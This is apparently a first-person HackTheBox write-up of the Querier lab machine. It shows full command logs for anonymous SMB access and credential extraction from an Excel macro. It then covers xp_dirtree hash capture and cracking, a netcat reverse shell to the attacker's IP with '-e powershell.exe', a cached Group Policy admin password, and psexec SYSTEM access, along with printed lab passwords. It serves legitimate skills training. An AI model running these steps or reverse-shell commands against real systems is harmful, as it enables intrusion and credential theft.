
Writeup for Querier

Hosted@ hackthebox.eu

Creators mrh4sh & egre55

WriteUp NO53LF



First Off, I'd like to thank The Folks at HackTheBox and the makers of this box, mrh4sh & egre55, without the people hosting and building these labs we wouldn't be able to have a safe legal enviroment to test/build our skills.


This is my first HackTheBox writeup or any for that matter and I plan to have more to come once I finish up my Certs through eLearnsecurity, anyone interested in a career in pentesting I highly recomend their courses and certifications.

Anyway let's jump in :D

First let's fire up kali in VirtualBox.

Once that's running we'll start off as always with an nmap scan.

(The target box can be found at 10.10.10.125.)



Our scan returned some interesting results with ports:

- 139 NetBIOS
- 445 SMB
- 1433 Microsoft SQL Server
- 5985 HTTP (common for remote PowerShell)

These ports were of most interest to me...

Due to limited resources running in a VM, I was limited in the amount of enumeration I could cary out at the same instance so I decided to check out the HTTP server running on port 5985 to see if there was anything interesting there or perhaps maybe a remote PowerShell?

So I fired up Dirbuster and ran a few diffent lists and tried several diffent file extensions with zero luck, all other scans turned up nothing of intrest at all.

Ok, let’s try another approach.

Moving on, I decided to see what might be lurking on port 445, and if maybe it might be a prime target for NULL session attack?

I ran smbclient -L to list available shares if there are any...

With no password required we see the following shares:

```
root@kali:~# smbclient -L \\10.10.10.125
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
```

The Usual shares:

- ADMIN$

- C$

- IPC$

All require authentication but there’s another share in there,

- Reports

So lets see if we can access that without authenticating using smbclient again.

```
root@kali:~# smbclient  \\\\10.10.10.125\\Reports
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 28 16:23:48 2019
  ..                                  D        0  Mon Jan 28 16:23:48 2019
  Currency Volume Report.xlsm         A    12229  Sun Jan 27 15:21:34 2019

                6469119 blocks of size 4096. 1561670 blocks available
smb: \>
smb: \>
smb: \> get "Currency Volume Report.xlsm"
getting file \Currency Volume Report.xlsm of size 12229 as Currency Volume Report.xlsm (18.8 KiloBytes/sec) (average 18.8 KiloBytes/sec)
smb: \>
```

As you can see above I was able to access the “Reports” share and locate a file named “Currency Volume Report.xlsm” and download that to my local machine.

The next step you could use a tool that comes with Kali called binwalk to extract the file contents but I chose to convert the file to zip and extract it

with unzip. Lookinkg through some xml files I didn't find much but in one of the directories there was a .bin file, running the "strings" command against it gave us:

Convert to .zip

```
root@kali:~# cp Currency\ Volume\ Report.xlsm Currency\ Volume\ Report.zip
root@kali:~# unzip Currency\ Volume\ Report.zip
Archive:  Currency Volume Report.zip
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/vbaProject.bin
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

Strings

```
root@kali:~/xl# ls -la
total 40
drwxr-xr-x  5 root root  4096 Apr 23 19:04 .
drwxr-xr-x 30 root root  4096 Apr 23 19:04 ..
drwxr-xr-x  2 root root  4096 Apr 23 19:04 _rels
-rw-r--r--  1 root root  1618 Jan  1  1980 styles.xml
drwxr-xr-x  2 root root  4096 Apr 23 19:04 theme
-rw-r--r--  1 root root 10240 Jan  1  1980 vbaProject.bin
-rw-r--r--  1 root root  1821 Jan  1  1980 workbook.xml
drwxr-xr-x  2 root root  4096 Apr 23 19:04 worksheets
root@kali:~/xl# strings vbaProject.bin
 macro to pull data for client volume reports
n.Conn]
Open
rver=<
SELECT * FROM volume;
word>
 MsgBox "connection successful"
Set rs = conn.Execute("SELECT * @@version;")
Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6
 further testing required
Attribut
```


```
Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6
```

In the output we see that the bin file is related to sql login with Uid:reporting and password=PcwTWTHRwryjc$c6.

Our earlier nmap scan showed us there was MSSQL Server running on port 1433, so it looks like we might be in luck.

To test the credentials pulled from the .bin file against MSSQL I turned to a go-to toolset by Impacket. If you don't know about Impacket, you're doing it wrong! Lol. We'll be using this great collection of python tools throughout the rest of this box quite a bit.

mssqlclient.py




Due to the "$" in the password, I tried to escape it in the input using "\" but it wouldn't accept it but by omitting it I was prompted for the password and I was able to paste it unescaped to get access.

AND WE'RE IN :D


Once inside the MSSQL Server I checked to see if xp_cmdshell was available to me, unfortunetly it was not, but what was available was xp_dirtree which we can abuse to perform SMB relay attacks!

This was a scenario I came across a few months ago, using SQLi to perform the attack using Metasploit but in this situation the Metasploit wouldn't caputre the traffic using the "auxiliary/server/capture/smb" module, so let's turn to our trusty Impacket toolset again, this time using the smbserver.py and using xp_dirtree to connect back to try to authenticate to our "Share".


Smbserver.py configured to take incoming requests.




xp_dirtree to connect to our smbserver.py and authenticate.




And checking back with smbserver.py we see the authentication and NTLMv2 hash!



(I also tested out Responder.py which worked fine!)



OK so let’s get to cracking, I used John (JTR) with the rockyou.txt wordlist and it took about 2 minutes on my host machine.



With that we go back to our mssqlclient again and login as user: mssql-svc with password: corporate568.

```
root@kali:~/Desktop/pentest/impacket/examples# python mssqlclient.py -p 1433 mssql-svc:corporate568@10.10.10.125 -windows-auth
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'master'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

Checking the help the first thing I noticed was the “enable_xp_cmdshell” command option so we want to do that followed by the “RECONFIGURE –PRIV” command and now we can issue commands to the windows box as the user “mssql-svc” but it’s a tedious process using xp_cmdshell due to the fact you can’t change directories making enumeration tough but thanks to this tool by “Alamot” we can get a MSSQL shell with file upload capability(edit the script according to your target).

I ran Alamot’s shell to do some enumeration and upload this version of netcat/nc.exe for Windows, *(The Ncat binary from Nmap was flagged by AV)* and PowerUp.ps1 by “PowerShellMafia” which isn’t in PowerSploit on Kali

Alamot MSSQL Shell

```
root@kali:~/Desktop/pentest# python2 mssql_upload.py
Successful login: QUERIER\mssql-svc@10.10.10.125
Trying to enable xp_cmdshell ...
CMD mssql-svc@QUERIER C:\Windows\system32> UPLOAD /usr/share/powersploit/PowerUp.ps1 c:\Users\mssql-svc\Documents\powershell\PowerUp.ps1
Uploading /usr/share/powersploit/PowerUp.ps1 to c:\Users\mssql-svc\Documents\powershell\PowerUp.ps1
Data length (b64-encoded): 732KB
100%|                                                                                | 735/735
Input Length = 750897
Output Length = 562841
CertUtil: -decode command completed successfully.
MD5 hashes match: 711ca55ca8d9ba4f776ce052417fd98f
*** UPLOAD PROCEDURE FINISHED ***
```

```
CMD mssql-svc@QUERIER C:\Users\mssql-svc\Documents> UPLOAD /root/Desktop/pentest/nc.exe C:\Users\mssql-svc\Documents\nc.exe
Uploading /root/Desktop/pentest/nc.exe to C:\Users\mssql-svc\Documents\nc.exe
Data length (b64-encoded): 80KB
100%|                                                                                | 80/80 [00:07<00:00,
Input Length = 81968
Output Length = 61440
CertUtil: -decode command completed successfully.
MD5 hashes match: ab41b1e2db77cebd9e2779110ee3915d
*** UPLOAD PROCEDURE FINISHED ***
CMD mssql-svc@QUERIER C:\Users\mssql-svc\Documents> dir
 Volume in drive C has no label.
 Volume Serial Number is FE98-F373
None
 Directory of C:\Users\mssql-svc\Documents
None
04/25/2019  01:34 AM    <DIR>          .
04/25/2019  01:34 AM    <DIR>          ..
04/25/2019  01:34 AM            61,440 nc.exe
04/25/2019  01:34 AM            81,968 nc.exe.b64
```

I used netcat to connect back a reverse shell with “-e powershell.exe” flag because Alamot shell and mssqlclient.py wouldn’t let me run import PowerUp.

nc.exe

```
root@kali:~/Desktop/pentest/impacket/examples# python mssqlclient.py -p 1433 mssql-svc:corporate568@10.10.10.125 -windows-auth
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'master'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE --PRIV
SQL> xp_cmdshell c:\Users\mssql-svc\Documents\nc.exe 10.10.12.149 4444 -e powershell.exe -nop -exec bypass
output
```

```
root@kali:/usr/share/powersploit/PETools# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.12.149] from (UNKNOWN) [10.10.10.125] 49718
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\mssql-svc\Documents\powershell
cd C:\Users\mssql-svc\Documents\powershell
PS C:\Users\mssql-svc\Documents\powershell> dir
dir


    Directory: C:\Users\mssql-svc\Documents\powershell


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/23/2019   3:33 AM         562841 PowerUp.ps1
-a----         4/23/2019   3:33 AM         750897 PowerUp.ps1.b64
```

```
PS C:\Users\mssql-svc\Documents\powershell> powershell.exe -nop -exec bypass
powershell.exe -nop -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\mssql-svc\Documents\powershell> Import-Module .\PowerUp.ps1
Import-Module .\PowerUp.ps1
PS C:\Users\mssql-svc\Documents\powershell> Invoke-AllChecks
Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


[*] Checking service executable and argument permissions...


[*] Checking service permissions...
```

Now with a Stable Shell using netcat and PowerShell I can import PowerUp.ps1 and then use the Invoke-AllChecks to automate PrivEsc enumeration.

Running PowerUp pays off BIG TIME! :D

Finding the Admin password in an .xml file chached in Group policy history.

```
[*] Checking for cached Group Policy Preferences .xml files....

Changed    : {2019-01-28 23:12:48}
UserNames  : {Administrator}
NewName    : [BLANK]
Passwords  : {MyUnclesAreMarioAndLuigi!!1!}
File       : C:\ProgramData\Microsoft\Group
             Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
```

Verify the password by trying to connect to SMB with the newly found credentials.

```
root@kali:~# smbclient \\\\10.10.10.125\\C$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> dir
  $Recycle.Bin                       DHS        0  Mon Jan 28 16:42:08 2019
  Documents and Settings             DHS        0  Mon Jan 28 15:16:44 2019
  pagefile.sys                      AHS 1207959552  Mon Apr 22 19:29:40 2019
  PerfLogs                            D        0  Sat Sep 15 01:19:00 2018
  Program Files                      DR        0  Mon Jan 28 16:55:20 2019
  Program Files (x86)                 D        0  Mon Jan 28 17:02:14 2019
  ProgramData                        DH        0  Mon Jan 28 16:39:39 2019
  Recovery                          DHS        0  Mon Jan 28 15:16:44 2019
  Reports                             D        0  Mon Jan 28 16:23:48 2019
  root.txt                            A        0  Mon Apr 22 21:17:58 2019
  System Volume Information         DHS        0  Mon Jan 28 23:16:04 2019
  Users                              DR        0  Mon Jan 28 16:41:58 2019
  Windows                             D        0  Mon Jan 28 16:10:32 2019
```

And Boom Goes The Dynamite!


And now to get that GLORIOUS root shell back to Impacket and psexec.py for **FULL PWNAGE!**

```
root@kali:~/Desktop/pentest/impacket/examples# python psexec.py Administrator@10.10.10.125
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.125.....
[*] Found writable share ADMIN$
[*] Uploading file YQPmgiRn.exe
[*] Opening SVCManager on 10.10.10.125.....
[*] Creating service Ubyi on 10.10.10.125.....
[*] Starting service Ubyi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

And that ROOT FLAG!



That’s All Folks.